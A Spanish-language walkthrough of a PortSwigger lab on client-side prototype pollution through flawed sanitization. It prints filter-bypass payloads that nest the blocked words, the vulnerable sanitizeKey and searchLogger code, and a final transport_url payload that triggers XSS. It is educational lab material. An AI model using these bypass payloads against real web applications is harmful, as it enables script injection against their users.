> For the complete documentation index, see [llms.txt](https://books.spartan-cybersec.com/web/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://books.spartan-cybersec.com/web/prototype-pollution/lab-4-client-side-prototype-pollution-via-flawed-sanitization.md).
# Lab 4: Client-side prototype pollution via flawed sanitization
https\://portswigger.net/web-security/prototype-pollution/client-side/lab-prototype-pollution-client-side-prototype-pollution-via-flawed-sanitization

Al probar diferentes cargas, se detecta que no funcionan:

Tampoco esta:

Y tampoco esta:
Las cargas utilizadas fueron:
```
/?__proto__[foo]=bar
/?constructor.prototype.foo=bar
/?__proto__.foo=bar
```
Se procede a revisar el codigo fuente y se detecta la siguiente funcion que probablemente esta filtrando las entradas maliciosas:
```javascript
function sanitizeKey(key) {
let badProperties = ['constructor','__proto__','prototype'];
for(let badProperty of badProperties) {
key = key.replaceAll(badProperty, '');
}
return key;
}
```
La función `sanitizeKey` está diseñada para eliminar ciertas cadenas específicas de una clave. Sin embargo, no aborda adecuadamente las variaciones o fragmentaciones de estas cadenas. Vamos a analizar por qué:
La función `sanitizeKey` depende de coincidencias exactas para reemplazar. Cuando la cadena `__proto__` está incrustada dentro de otra cadena (como en el siguiente payload), la función no la reconoce como un mal atributo y no la elimina.
```
/?__pro__proto__to__[foo]=bar
/?__pro__proto__to__.foo=bar
/?constconstructorructor[protoprototypetype][foo]=bar
/?constconstructorructor.protoprototypetype.foo=bar
```
Las cargas anteriores son funcionales.
Ahora si analizamos el codigo fuente:
```javascript
async function searchLogger() {
let config = {params: deparam(new URL(location).searchParams.toString())};
if(config.transport_url) {
let script = document.createElement('script');
script.src = config.transport_url;
document.body.appendChild(script);
}
if(config.params && config.params.search) {
await logQuery('/logger', config.params);
}
}
```
Se detecta que la inyeccion o el payload debe abordar a transport\_url.
Por lo anterior, la carga quedaria de la siguiente manera:
```

/?__pro__proto__to__[transport_url]=foo
```

Pero al utilizarla obtenemos un error:
Y al analizar el codigo fuente se puede apreciar la inclusion de foo:

La carga final para desplegar un XSS seria la siguiente:
```
/?__pro__proto__to__[transport_url]=data:,alert(1);
```
Y la salida de lo anterior es lo siguiente: